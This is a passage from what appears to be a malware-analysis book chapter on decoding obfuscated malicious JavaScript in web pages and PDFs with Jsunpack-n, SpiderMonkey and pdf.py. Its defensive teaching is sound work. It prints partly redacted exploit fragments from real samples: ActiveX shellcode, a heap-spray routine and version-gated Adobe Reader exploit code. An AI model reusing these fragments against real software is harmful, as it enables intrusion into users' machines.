        new Array ('{BD96C556-65A3-11D0-983A-00C04FC29E36}',
            '{BD96C556-65A3-11D0-983A-00C04FC29E36}',
            '{AB9BCEDD-EC7E-47E1-9322-D4A210617116}',
            '{0006F033-0000-0000-C000-000000000046}',
            '{0006F03A-0000-0000-C000-000000000046}',
```

```
[REMOVED]
```

```
function
pdf ()
```

```

{
  var isInstalled = false;
  if (navigator.plugins && navigator.plugins.length)
  {
    for (var x = 0; x < navigator.plugins.length; x++)
    {
      if (navigator.plugins[x].description.indexOf('Adobe Acrobat')
        != -1)
      {
        isInstalled = true;
        break;
      }
      if (navigator.plugins[x].description.indexOf('Adobe PDF')
        != -1)
      {
        isInstalled = true;
        break;
      }
    }
  }
}

```

[REMOVED]

```

function
aolwinamp ()
{
  try
  {
    var obj = document.createElement ('object');
    document.body.appendChild (obj);
    obj.id = 'IWinAmpActiveX';
    obj.width = '1';
    obj.height = '1';
    obj.data = './directshow.php';
    obj.classid = 'clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';
    var shellcode =
      unescape ("%u0033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70\
        %u8BAD%u0858%u09EB%u408B%u8D34%u7C40%u588B\
        %u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A\
        %uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374\
        %u0378%u56F3...

```

[REMOVED]

SpiderMonkey executes the `CRYPT.obfuscate` function but prints the result instead of passing it to `eval`. Now you can see the attacker's real intentions and begin analyzing how it uses the Internet Explorer browser, Adobe Reader plug-in, and the Winamp ActiveX control.

<sup>1</sup><http://www.mozilla.org/js/spidermonkey/>

## RECIPE 6-2: AUTOMATICALLY DECODING JAVASCRIPT WITH JSUNPACK

In this section, you learn to use Jsunpack (the website) and Jsunpack-n (the command-line version) to decode heavily obfuscated JavaScript in an automated manner. Jsunpack is a tool written by Blake Hartstein (one of this book's authors) and first presented at Shmoocon 2009.<sup>2</sup> At Shmoocon 2010, Blake presented updates to Jsunpack that included how to use the tool on network traffic and how to use URLs and HTTP headers to decode files with greater accuracy.<sup>3</sup>

### The Jsunpack Website

Figure 6-1 shows the Jsunpack home page.

**JSUNPACK**  
*A Generic JavaScript Unpacker*  
 CAUTION: jsunpack was designed for security researchers and computer professionals

[RECENT SUBMISSIONS](#)

Enter a single URL (or paste JavaScript to decode):

Upload a PDF, pcap, HTML, or JavaScript file

Private? ☐ Help: privacy | uploads

Description

Search

<b>Recent submissions <a href="#">RSS</a></b> benign images.betanews.com/resources/site.js (Received 2010-08-19 16:13:57) benign http://www.wego.com (Received 2010-08-19 16:12:25) benign http://riotassistance.ru/leaderboard.js (Received 2010-08-19 16:11:44) suspicious script (Received 2010-08-19 15:56:52) benign www.dssprodiesel.com/includes/AC_ActiveX.js (Received 2010-08-19 15:52:40) benign http://aslahhellsoy.com (Received 2010-08-19 15:51:28)	<b>Recent URLs <a href="#">RSS</a>   <a href="#">Files</a> <a href="#">Explanation</a></b> input_script (5 files) www.cleo.com.au/ScriptResource.axd?d=maPFoGToyB_Q1... (3 files) input_upload (3 files) wrraa.com/dj/1zq1p/tesm.pdf (5 files) wrraa.com/dj/1zq1p/tesm.php (1 files) input_upload (4 files) input_upload (5 files) input_upload (6 files) input_upload (6 files) input_upload (2 files)	<b>Recent Exploits <a href="#">RSS</a>   <a href="#">current rules</a></b> CVE 2008-2992 Utilprintf: decodedPDF CVE-2009-4324 mediaNewplayer: decodeUPDF CVE-2007-5659 collectEmailInfo: decodedPDF CVE-2009-0927 CollabgetIcon: decodedPDF
--	---	---

**Figure 6-1:** The Jsunpack input and recent submissions page

The Jsunpack website has the following features:

- It decodes JavaScript from a URL that you supply or a chunk of encoded JavaScript that you paste into the web form.
- It also accepts packet captures, PDFs, HTML files, and JavaScript files as input.
- It allows you to download a Zip file containing shellcode and files extracted from your input.

- It displays decoded JavaScript safely on the results web page.
- It has a special set of YARA rules (see Chapter 3 for an introduction to YARA) for detecting attempts to exploit particular CVE entries in your input.
- It provides an RSS feed for new submissions.
- You can search all submissions for strings or criteria related to an attack you're investigating.

## The Jsunpack-n Command-Line Tool

The Jsunpack-n command-line tool has the following features:

- A modified version of SpiderMonkey to decode and execute JavaScript
- Multiple different input modes—you can actively listen in on an interface and scan incoming/outgoing traffic, or you can pass it a packet capture file.
- Decoders for local PDF, HTML, and JavaScript files or for specifying a URL to download and decode
- Multiple different output modes for packet captures—one that extracts all files transferred over HTTP and saves them to separate files, and another that creates a graph of URL relationships
- A module named `html.py` that converts HTML variables to JavaScript variables for advanced decoding needs (see Recipe 6-4)
- A module named `pdf.py` that extracts JavaScript from PDF files
- A module named `swf.py` that extracts JavaScript from SWF files
- Configuration options in `options.config` that allow you to modify decoding and output parameters
- The same set of YARA rules that the website uses to detect exploits. You can add your own rules to extend its capabilities

## Installing Jsunpack-n

To install Jsunpack-n, check out the latest version from SVN using the commands in the following code and then follow the instructions in the `INSTALL` file.

```
$ svn checkout http://jsunpack-n.googlecode.com/svn/trunk/ jsunpack-n
$ cd ./jsunpack-n
```

Follow the `INSTALL` file to install all dependencies.

You can display the syntax for Jsunpack-n using the `-h` parameter:

```
$ ./jsunpackn.py -h
```

## Usage:

```
./jsunpackn.py [fileName]
./jsunpackn.py -i [interfaceName]
jsunpack-network version 0.3.2c (beta)
```

## Options:

```
-h, --help                show this help message and exit
-t TIMEOUT, --timeout=TIMEOUT
    limit on number of seconds to evaluate JavaScript
-r REDOEVALTIME, --redoEvalLimit=REDOEVALTIME
    maximum evaluation time to allow processing of
    alternative version strings
-m MAXRUNTIME, --maxRunTime=MAXRUNTIME
    maximum running time (seconds; cumulative total). If
    exceeded, raise an alert (default: no limit)
-f, --fast-evaluation
    disables (multiversion HTML, shellcode XOR) to improve
    performance
-u URLFETCH, --urlFetch=URLFETCH
    actively fetch specified URL (for fully active fetch
    use with -a)
-d OUTDIR, --destination-directory=OUTDIR
    output directory for all suspicious/malicious content
-c CONFIGFILE, --config=CONFIGFILE
    configuration filepath (default options.config)
-s, --save-all           save ALL original streams/files in output dir
-e, --save-exes           save ALL executable files in output dir
-a, --active              actively fetch URLs (only for use with
    pcap/file/url as input)
-q, --quiet              limited output to stdout
-v, --verbose             verbose mode displays status for all files and
    decoding stages, without this option reports only
    detection
-V, --very-verbose       shows all decoding errors (noisy)
-g GRAPHFILE, --graph-urlfile=GRAPHFILE
    filename for URL relationship graph, 60 URLs maximum
    due to library limitations
-i INTERFACE, --interface=INTERFACE
    live capture mode, use at your own risk (example eth0)
-D, --debug              (experimental) debugging option, do not delete
    temporary files
-J, --javascript-decode-disable
    (experimental) dont decode anything, if you want to
    just use the original contents
```

In the following recipes, we'll show you how and when to use the various command-line switches to Jsunpack-n.

## NOTE

Wepawet (<http://wepawet.cs.ucsb.edu/>) is another website you can use to analyze files containing malicious JavaScript. It uses a modified browser to analyze exploits, whereas Jsunpack emulates much of the browser's functionality instead.

<sup>2</sup><http://jsunpack.blogspot.com/2009/05/shmoocon-and-presentation-slides-pdf.html>

<sup>3</sup><http://jsunpack.blogspot.com/2010/02/shmoocon-recap-and-presentation-slides.html>

### RECIPE 6-3: OPTIMIZING JSUNPACK-N DECODINGS FOR SPEED AND COMPLETENESS

*Heap spraying* is a technique that attackers use to increase the reliability of their exploits. For a background on this technique, review the article written by Alexander Sotirov.<sup>4</sup> Heap-spraying attempts in JavaScript are often memory- and time-intensive. When Jsunpack-n interprets JavaScript, it enforces a default 30-second timeout to limit the script's run-time. If the script's evaluation takes longer, Jsunpack-n shows a warning and stops the execution. This is good, because it prevents infinite loops from hanging your command shell. However, it could prematurely terminate heap-spray operations and lead to an incomplete analysis.

The following example uses the `-v` option to Jsunpack-n, which produces very verbose output. This option prints information regardless of whether or not a signature determines the file is malicious, and it shows various informational alerts and decoded file information, such as if the script exceeded the default timeout.

```
$ ./jsunpackn.py -v test.pdf
[malicious:7] [PDF] test.pdf
info: [decodingLevel=0] JavaScript in PDF 5076 bytes,
      with 264 bytes headers
info: [decodingLevel=1] found JavaScript
suspicious: script analysis exceeded 30 seconds
      (incomplete) 5053 bytes
suspicious: Warning detected
      //warning CVE-NO-MATCH Shellcode Engine Length 80574
      //warning CVE-NO-MATCH Shellcode NOP len 9669
      //warning CVE-NO-MATCH Shellcode NOP len 9999
      //warning CVE-NO-MATCH Shellcode NOP len 78727
      //warning CVE-NO-MATCH Shellcode Engine Binary Threshold
malicious: shellcode of length 240/120
```

```
malicious: shellcode of length 621/318
malicious: shellcode of length 647/589824
info: [2] no JavaScript
info: file: saved test.pdf to (original_7195d[REMOVED])
file: stream_7195d[REMOVED]: 421488 bytes
file: decoding_a9535[REMOVED]: 5340 bytes
file: timeout_50869[REMOVED]: 5369 bytes
file: decoding_2777c[REMOVED]: 5053 bytes
file: shellcode_b8882[REMOVED]: 240 bytes
file: shellcode_c4152[REMOVED]: 621 bytes
file: shellcode_edd08[REMOVED]: 647 bytes
```

As you can see, the JavaScript within this malicious PDF exceeded the timeout according to the message “script analysis exceeded 30 seconds.” You can increase the timeout value using the `-t TIMEOUT`, `--timeout=TIMEOUT` option. If you do this, more of the JavaScript executes and you get a more complete analysis. For example, using the `-t 4000` option to `Jsunpack-n` on the same `test.pdf` file, you’ll see that the evaluation of the malicious PDF actually finishes within a few minutes, and you’ll notice the following additional message:

```
malicious: shellcode of length 647/259026079
```

The shellcode length has two numbers: 647 and 259026079. The first number indicates that only 647 bytes of the shellcode are non-repeating characters, and thus are not part of the NOP sled. The second number is usually much larger because it includes NOP sled operations. In this case, the size (247MB) is likely the reason that processing took so long. An alternative solution to this problem is to use the `-f` option (short for `fasteval`). This option allows you to use various performance optimizations, which include very limited processing of shellcode.

<sup>4</sup><http://www.phreedom.org/research/heap-feng-shui/>

## RECIPE 6-4: TRIGGERING EXPLOITS BY EMULATING BROWSER DOM ELEMENTS

The SpiderMonkey engine does not process HTML. It parses and executes pure JavaScript code. Therefore, when you encounter JavaScript within an HTML page (or within a PDF or SWF, for that matter), you need to extract the JavaScript into a separate file before interpreting it with SpiderMonkey. Here’s a quick example to demonstrate what we mean. Notice how SpiderMonkey cannot interpret the first file because the JavaScript is inside HTML tags.

```
$ cat with_html.js
<html>
<script>print("hello");</script>
</html>
```

```
$ js with_html.js
$
```

SpiderMonkey has no problem with the second file because it contains pure JavaScript:

```
$ cat no_html.js
print("hello");
$ js no_html.js
hello
```

The issue we are discussing is not a limitation of SpiderMonkey per se. After all, SpiderMonkey is a JavaScript interpreter, not an HTML parser. However, as a result, you cannot include any HTML code in the file that you pass to SpiderMonkey. This is usually not a problem, but attackers can turn it into one pretty quickly. For example, consider the fact that JavaScript code within HTML documents has full access to the DOM (Document Object Model). Therefore, JavaScript can access all the HTML code on the page, such as the page title, by accessing `document.title`. This example starts by showing you a simple, theoretical case. Imagine you run into the following code, which references `document.title` from JavaScript and uses the title to decrypt a string, which it then evaluates with `eval`:

```
<html>
<head>
<title>MyEncrypti0nK3y</title>
</head>
<script>
    function decrypt(key, input) {
        var output = "";
        //decryption code here
        return output;
    }
    eval(decrypt(document.title, "258ff2c006e9bd6[REMOVED]"));
</script>
</html>
```

If you wanted to figure out what JavaScript statements are evaluated after the decryption, you could try to replace `eval` with `print` (previously described in Recipe 6-1) and analyze it with SpiderMonkey:

```
$ cat test.js
eval = print;
function decrypt(key, input) {
    var output = "";
    //decryption code here
    return output;
}

eval(decrypt(document.title, "258ff2c006e9bd6[REMOVED]"));
```



```
$ js test.js
test.js:7: ReferenceError: document is not defined
```

As expected, you'll run into a reference error because the `document` object is not defined in the context of SpiderMonkey. The `document` object is only accessible to JavaScript executing in the context of a browser. You can still induce proper decryption of the code by replacing `document.title` with `"MyEncrypti0nK3y"` and then running it through SpiderMonkey again; however, that's manual work and remember—this is a simple example. The values you need won't always be in such a visible location like the page title.

## Jsunpack-n's HTML Parsing Language

Jsunpack-n can parse the contents of an HTML page and convert tags, titles, and other elements into JavaScript variables. It automatically passes those variables to SpiderMonkey when interpreting JavaScript extracted from the HTML page. Therefore, if the JavaScript references any values from the HTML page, they are available. You can configure how Jsunpack-n parses HTML by editing the `htmlparse.config` file. For example, to define `document.title`, you add the following lines:

```
!define TITLE      document.title = String(%s);
!parse title *     TITLE:contents
```

When Jsunpack-n encounters an HTML file with contents:

```
<title> MyEncrypti0nK3y</title>
```

it creates the following JavaScript variable:

```
document.title = String("MyEncrypti0nK3y");
```

The default rules in `htmlparse.config` extract JavaScript from many of the HTML fields that attackers commonly use. You will only need to define new rules if JavaScript occurs in a new location that doesn't already exist in the `htmlparse.config` file.

Now a discussion about a similar scenario involving real malicious code: We found the following HTML page (`fetch_bd29f.html`), which contained some encoded JavaScript:

```
<html>
<head>
<script>
function f_E() {

    [REMOVED]

    var __V_n=document.getElementById("__V_n").value;

    [REMOVED]

    if(okdRVC==0){
        for(var eOL=0;eOL<__V_n.length/2;++eOL){
```

```

        var PHcj=parseInt(__V_n_.substr(eOL*2,2),zpu)-(eOL+2)
                                                *shj[eOL%4];
        if(PHCj<0){
            PHcj-=Mox_u[SeCJyg](PHcj/JY_rE)*JY_rE;
        }
        NCXs+=yflAp[SyFt](PHcj);
    }
    _niTm[Jjt](NCXs);
}

[REMOVED]
}
</script>
</head>
<body onload="f_E();">
<input class="f_i_" type="hidden" id="__V_n_"
        value="a2decb737683e0[REMOVED]">
</body>
</html>

```

The code calls `document.getElementById` and retrieves the value of the HTML tag with ID `__V_n_`. The value is used in a formula, which presumably reveals some additional JavaScript statements to execute. Interpreting the JavaScript with SpiderMonkey leads to the same type of reference error as you saw earlier. However, the following rule from Jsunpack-n's `htmlparse.config` converts all HTML tags into JavaScript variables so they're accessible.

```
!parse *      id,value      headerIDVAL:id,value,contents
```

This rule exists in the default `htmlparse.config` file. If you disable it for the purposes of demonstration, here's what you'll see:

```

$ ./jsunpackn.py fetch_bd29f.html -v
[nothing detected] fetch_bd29f.html
info: [meta refresh] URL=fetch_bd29fhysgcjfg.php
info: [decodingLevel=0] found JavaScript
error: undefined variable __V_n_

```

With that one rule enabled, you'll notice a drastic difference in the decoding results:

```

$ ./jsunpackn.py fetch_bd29f.html -v
[nothing detected] fetch_bd29f.html
info: [meta refresh] URL=fetch_bd29fhysgcjfg.php
info: [decodingLevel=0] found JavaScript
error: undefined variable Pdf1
error: undefined function Pdf1.GetVersions
info: DecodedGenericCLSID detected CA8A9780-280D-11CF-A24D-...
info: DecodedIframe detected
info: [iframe] fetch_bd29f./yo_ee_r/slkoeg.pdf
info: [decodingLevel=1] found JavaScript
file: decoding_a72e3[REMOVED]: 807 bytes

```

Behind the scenes, Jsunpack-n parsed the HTML and created a JavaScript variable from `__v_n`. This satisfied the malicious JavaScript's dependency and allowed it to complete execution. When you encounter "stubborn" JavaScript in the wild that doesn't seem to execute, don't forget to check to see if perhaps it relies on elements of the browser's DOM. If you find that it does, now you know how to configure Jsunpack-n to handle these types of situations.

## Analyzing PDF Documents

A PDF document consists of a structured set of numbered objects and dictionaries. The structured information consists of the version of the PDF specification that the document adheres to, metadata, and directory information. This includes all images, fonts, text, formatting, scripts, and other content required to display the document. In July 2008, Adobe released the full PDF specification (see [http://www.adobe.com/devnet/pdf/pdf\\_reference.html](http://www.adobe.com/devnet/pdf/pdf_reference.html)) as an open standard, so you can explore it in depth if you wish.

The most important concepts for you to understand when analyzing PDFs are the types of objects that can be embedded in a PDF. Each object starts with an object number, a version number, and the string `obj`. Inside the object are a series of tags describing the contents of the object or references to other objects. These objects are terminated with a carriage return and the string `endobj`.

When parsing PDF files, you can use regular expressions to extract the contents of an object. The following Python code from `pdf.py` (presented in Recipe 6-5) extracts the object numbers, version numbers, and contents of all objects. The code assumes that the PDF file's contents have already been loaded into the `self.indata` variable. By iterating through each object after collecting them, you can scan and process those that contain interesting data.

```
reg = '\n?(\d+)\s+(\d+)\s+obj[\s]*(.*)\s*\n?(endobj|objend) '
objs = re.findall(reg, self.indata, re.MULTILINE|re.DOTALL)
if objs:
    for obj in objs:
        #fill all objects
        key = obj[0] + ' ' + obj[1]
        self.list_obj.append(key)
        self.objects[key] = pdfobj(key, obj[2])
```

Unfortunately, the contents of objects aren't always plain-text or easily readable. Adobe documents use several filter types that compress, encode, or modify the contents of an object. Therefore, after extracting the data for an object, you may need to decompress or decode it before being able to analyze it. The following recipes present several tools that can help you perform these types of tasks.

## RECIPE 6-5: EXTRACTING JAVASCRIPT FROM PDF FILES WITH PDF.PY

Adobe Reader uses a modified version of SpiderMonkey<sup>5</sup> to execute JavaScript that it finds within PDF files. JavaScript within PDF files is often compressed to conceal its intentions from analysts and intrusion detection systems. This recipe shows you how to use the pdf.py module of Jsunpack-n to automatically extract and decompress the JavaScript.

If you already did an SVN checkout of Jsunpack-n in Recipe 6-2, you will find a command-line script located at ./jsunpack-n/pdf.py. The prerequisites for pdf.py (also noted in the INSTALL file) are BeautifulSoup and PyCrypto. You can install them on an Ubuntu machine with the following command:

```
$ sudo apt-get install python-beautifulsoup python-crypto
```

### Decompressing Streams

As previously mentioned, there are many ways to compress data within PDF objects. Figure 6-2 shows how a PDF containing a FlateDecode (zlib) stream appears in a hex editor. The highlighted bytes mark the beginning of the compressed data.




Figure 6-2: PDF with compressed data loaded into a hex editor

The pdf.py script creates an output file containing all of the decompressed JavaScript. This PDF extraction program uses multiple Python libraries to handle decompression for PDF filters including FlateDecode (zlib), ASCIIHexDecode, ASCII85Decode, LZWDecode, and RunLengthDecode. The following code shows how pdf.py translates the compressed data into decompressed text. You can view the entire algorithm by looking in pdf.py.

```
for kstate, k, kval in self.objects[key].tags:
    # decode zlib streams
    if k == 'FlateDecode' or k == 'Fl':
        try:
            self.objects[key].tagstream = \
                zlib.decompress(self.objects[key].tagstream)
        except zlib.error, msg:
```

```

        if pdf.DEBUG:
            print 'failed to decompress object %s' % (key)
            print self.objects[key].tagstream
        self.objects[key].tagstream = '' #failed to decompress

# decode the ASCIIHex format
if k == 'ASCIIHexDecode' or k == 'AHx':
    result = ''
    counter = 0
    self.objects[key].tagstream = re.sub(
        '^[a-fA-F0-9]+',
        '',
        self.objects[key].tagstream)
    for i in range(0, len(self.objects[key].tagstream), 2):
        result += \
            chr(int('0x'+self.objects[key].tagstream[i:i+2], 0))
    self.objects[key].tagstream = result

# decode the ASCII85 format
if k == 'ASCII85Decode' or k == 'A85':
    self.objects[key].tagstream = \
        pdfobj.ascii85(self.objects[key].tagstream)

# decode lzw with pdfminer's lzw module
if k == 'LZWDecode' or k == 'LZW':
    self.objects[key].tagstream = \
        pdfobj.lzwdecode(self.objects[key].tagstream)

# decode the runlength format
if k == 'RunLengthDecode' or k == 'RL':
    self.objects[key].tagstream = \
        pdfobj.rldecode(self.objects[key].tagstream)

```

The samples directory included with Jsunpack-n contains several files useful for testing. The output that follows shows the results of running pdf.py against a PDF file from the samples directory.

```

$ ./pdf.py samples/pdf-thisCreator.file
[REMOVED]
Found JavaScript in 111611 0 (697 bytes)
  children []
  tags [['TAG', 'Filter', ''], ['TAG', 'FlateDecode', ''], \
        ['ENDTAG', 'Length', '142']]
  indata = <</Filter/FlateDecode/Length 142>>streamxJ[REMOVED]
Found JavaScript in 3 0 (0 bytes)
  children [['JavaScript', '5 0']]
  tags [['ENDTAG', 'JavaScript', '5 0 R ']]
  indata = <</JavaScript 5 0 R >>
Wrote JavaScript (9289 bytes -- 8592 headers / 697 code) to \
  file samples/pdf-thisCreator.file.out

```

As you can see, if the input file contains any JavaScript (compressed or not), pdf.py will extract it to a separate file. If you inspect the output file, you may see some JavaScript that wasn't originally in the PDF file.

```
$ cat samples/pdf-thisCreator.file.out
info.creator = String('z6ez6fz70z20z3dz2...');
//jsunpack End PDF headers
/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
var b/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
=/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
this.creator;/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
var a/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/
=/*fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/unescape(/*
fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/b/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/);/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/eval(/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/unescape(/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/this.creator.replace(/z/igm,'%')/*
fjudfs4FSf4ZX <POFRNFSdfnjrfnc> SaKsonifbdh*/)/*fjudfs4FSf4ZX
<POFRNFSdfnjrfnc> SaKsonifbdh*/);
```

In this instance, everything above the comment `//jsunpack End PDF headers` was added by pdf.py. All JavaScript below the comment was extracted from the original file. Why did pdf.py add additional JavaScript (in particular, the `info.creator` string) to the output file? This is one of the unique and extremely powerful capabilities of pdf.py. While parsing the PDF, the script detected an object with a `/Creator` tag. Objects of this type typically contain a string that identifies the creator of a PDF, but in this case, attackers used it to store encoded JavaScript instructions. When the “first stage” JavaScript executes, it accesses the PDF's `info.creator` string, translates it into instructions, and passes it to `eval`.

So back to the question—why did pdf.py add `info.creator` to the output file? It did this because if you attempt to execute the “first stage” JavaScript in a tool such as SpiderMonkey, `info.creator` won't be available and the second stage JavaScript will never be evaluated. The pdf.py script saw the `/Creator` tag in the PDF, assumed any embedded JavaScript may try to access it, and thus automatically added it to the output file. If you have read Recipe 6-4, regarding how to make HTML variables accessible to JavaScript running outside of a browser, this concept should be familiar to you.

## Detecting CVEs with JS Hooks

Now you can run the output file using SpiderMonkey. The following example uses SpiderMonkey in a slightly different manner than that shown in Recipe 6-1. In particular, we'll use the `-f` option to interpret multiple files within the same context. The first file to execute is `pre.js` (included with the Jsunpack-n source code), which contains a special set of definitions and hooks for JavaScript functions. Instead of always adding `eval=print;` to the top of scripts before executing them with SpiderMonkey, you can add that line to

pre.js and then specify `-f pre.js` on the command line. The real benefit of pre.js, however, is that it redefines vulnerable JavaScript functions so that you can take specific actions when they are called. Here's an example of code from pre.js that hooks `util.printf` and `util.printd`:

```
var util = {
  printf : function(a,b){
    print ("//alert CVE-2008-2992 util.printf length (" +
      a.length + "," + b.length + ")\n"); },
  printd : function(){
    print("//warning CVE-2009-4324 printd access"); },
};
```

The output of the hook should show alerts that identify the associated CVE and indicate the length of parameters sent to the print functions. Continuing the analysis of `pdf-thisCreator.file.out`, you find:

```
$ js -f pre.js -f samples/pdf-thisCreator.file.out | indent

//alert CVE-2008-2992 util.printf length (7,undefined)

nop = unescape ("%u0A0A%u0A0A%u0A0A%u0A0A");
var payload = unescape ("%u5350%u5251%u5756[REMOVED]9%u0035%u9000");

heapblock = nop + payload;
bigblock = unescape ("%u0A0A%u0A0A");
headersize = 20;
spray = headersize + heapblock.length;
while (bigblock.length < spray)
{
  bigblock += bigblock;
}

fillblock = bigblock.substring (0, spray);
block = bigblock.substring (0, bigblock.length - spray);
while (block.length + spray < 0x40000)
{
  block = block + block + fillblock;
}

[REMOVED]
```

Immediately, you can determine that the compressed JavaScript contains heap-spray code. By using the definitions and hooks in pre.js, you can see that the JavaScript also exploits a vulnerability in Adobe Reader's `util.printf` function, which is discussed further in Recipe 6-8. If you experience false positives and want to check the length of parameters sent to `util.printf` before producing an alert, you can just modify the rule in pre.js for that purpose. If you want to see a current list of files that Jsunpack marked as malicious because

of this rule, visit <http://jsunpack.jeek.org/dec/go?list=1&search=CVE-2008-2992>. At this URL, you can subscribe to an RSS feed of all of the recent detections that trigger this rule.

#### NOTE

Another tool for decompressing streams in PDFs is `pdftk`. You can download it for Linux or Windows from <http://www.accesspdf.com/pdftk> or install it on your Ubuntu machine by typing `apt-get install pdftk`. However, `pdftk` doesn't perform any additional analysis, such as decoding JavaScript or scanning for malicious content.

<sup>5</sup><http://partners.adobe.com/public/developer/opensource/>

### RECIPE 6-6: TRIGGERING EXPLOITS BY FAKING PDF SOFTWARE VERSIONS

One of the difficulties with analyzing documents is that you may not be able to figure out the condition that triggers an exploit. For example, malicious PDFs often include JavaScript code that checks the version of Adobe Reader used to open the PDF. If a potential victim opens the PDF with a non-vulnerable version of Adobe Reader, the JavaScript will back off and not attempt the exploit. This causes an issue for investigators who try to analyze PDFs by opening them on a sacrificial machine and monitoring what happens (i.e. dropped files, network traffic). If they don't use the exact version of Adobe Reader targeted by the PDF, they may inaccurately report that the PDF is not malicious.

This recipe shows you how to use Jsunpack-n in a brute-force-like manner to bypass the described issues. The goal is to trick JavaScript code into thinking that it's executing inside its intended version of Adobe Reader. To demonstrate this concept, we extracted the JavaScript from `samples/pdf-versionDetection.file`, which is included with Jsunpack-n. The code that follows behaves differently depending on the value of `app.viewerVersion`:

```
function pfd()
{
    if(app.viewerVersion > 7.2 && app.viewerVersion < 8.103)
    {
        ppp();
        var qqql = "u";
        var qqql2 = "ne";
        var qqql3 = "sca";
        var qqql4 = "pe( "+"\\x22";
        var qqql5 = "%0";
        var qqql6 = "c"+"\\x22";
```



```

var qqg7 = ")";
var qiang10 = eval(qqq1+qqq2+qqq3+qqq4+qqq5+qqq6+qqq7);

while(qiang10.length < 0x4000) qiang10+=qiang10;
qiang10 = "N" + "." + qiang10;
var ec1 = "Co";
var ec2 = "ll";
var ec3 = "ab";
var ec4 = ".g";
var ec5 = "etI";
var ec6 = "co";
var ec7 = "n(qian";
var ec8 = "g10)";
eval(ec1+ec2+ec3+ec4+ec5+ec6+ec7+ec8);
}
else if(app.viewerVersion > 8.2 && app.viewerVersion < 9.103)
{
    ppp();
}
}
pfd();

```

The `ppp()` function (not shown) builds a buffer of shellcode using `unescape()` to prepare for exploitation. As you can see, there are three possible conditions based on the versions of Adobe Reader:

- **Condition 1:** The Adobe Reader version is greater than 7.2 and less than 8.103. In this case, the code calls `ppp()` and then uses `eval()` to invoke `Collab.getIcon()`.
- **Condition 2:** The Adobe Reader version is greater than 8.2 and less than 9.103. In this case, the code calls `ppp()` to build the shellcode buffer, but never uses it.
- **Condition 3:** The Adobe Reader version does not meet any of the requirements. In this case, the code exits without doing anything further.

When you use `Jsunpack-n` to analyze PDFs, you can use the `-f` flag to enable `fasteval` mode. This speeds up performance by cutting down on the tricks used to induce the exact conditions that an exploit may require. The following code from `Jsunpackn.py` demonstrates the effect of `fasteval` mode. If you specify `-f`, it only tries to execute JavaScript in the context of Adobe Reader 9.1 and `''` (a blank version string). The blank version string acts as a wildcard in some situations, depending on the logic attackers use to check and compare versions. If you do not specify `-f` (the default), `Jsunpack-n` will try to execute JavaScript in the context of Adobe Reader 7.0, 8.0, 9.1, and `''`.

```

# always try 9.1 and a blank version string
pdfversions = ['', '9.1']
# if the user did not supply -f, also try 7.0 and 8.0

```

```

if not self.OPTIONS.fasteval:
    pdfversions.append('7.0')
    pdfversions.append('8.0')

for pdfversion in pdfversions:
    env_vars = 'app.viewerVersion = Number(%s);\n' % (pdfversion)
    # here we invoke SpiderMonkey on the extracted JavaScript
    # and pass it the env_vars parameter with each app.viewerVersion

```

For each of the versions in the `pdfversions` list, Jsunpack-n creates an environment variable such as `app.viewerVersion=9.1` and passes that to SpiderMonkey when evaluating the malicious JavaScript. You used a similar technique in Recipe 6-1 to override `eval()` with `print()`. In fasteval mode, look at the results you receive:

```

$ ./jsunpackn.py samples/pdf-versionDetection.file -f -V
[nothing detected] [PDF] samples/pdf-versionDetection.file
info: [decodingLevel=0] JavaScript in PDF 5738 bytes,
with 728 bytes headers
info: [decodingLevel=1] found JavaScript
file: decoding_b3199[REMOVED]: 6466 bytes

```

Jsunpack-n extracted JavaScript from the PDF, but isn't able to determine which vulnerability (if any) the JavaScript attempts to exploit. This is because in fasteval mode, the Adobe Reader version satisfies only Condition #2 from the list. Therefore, the shellcode buffer was built but never used. In the default mode, which tries all four Adobe Reader versions, look at the results:

```

$ ./jsunpackn.py samples/pdf-versionDetection.file -V
[malicious:10] [PDF] samples/pdf-versionDetection.file
info: [decodingLevel=0] JavaScript in PDF 5738 bytes,
with 728 bytes headers
info: [decodingLevel=1] found JavaScript
info: Decoding option app.viewerVersion= and
app.viewerVersion=9.1 and
app.viewerVersion=7.0, 0 bytes
info: Decoding option app.viewerVersion=8.0, 34 bytes
malicious: CollabgetIcon CVE-2009-0927 detected
file: decoding_b3199[REMOVED]: 6466 bytes
file: decoding_f0970[REMOVED]: 34 bytes
file: original_2a8bb[REMOVED]: 405615 bytes

```

In this case, by setting `app.viewerVersion=8.0`, Jsunpack-n was able to trigger Condition #1 from the list. Therefore, the shellcode buffer was built and subsequently used in a call to `Collab.setIcon()`, which is CVE-2009-0927. In the future, when new versions of Adobe Reader are released and attackers begin to target vulnerabilities in those versions, you can add to the list in Jsunpack-n, like this:

```
pdfversions = ['', '9.1', '9.6', '10.5', '12.109']
```

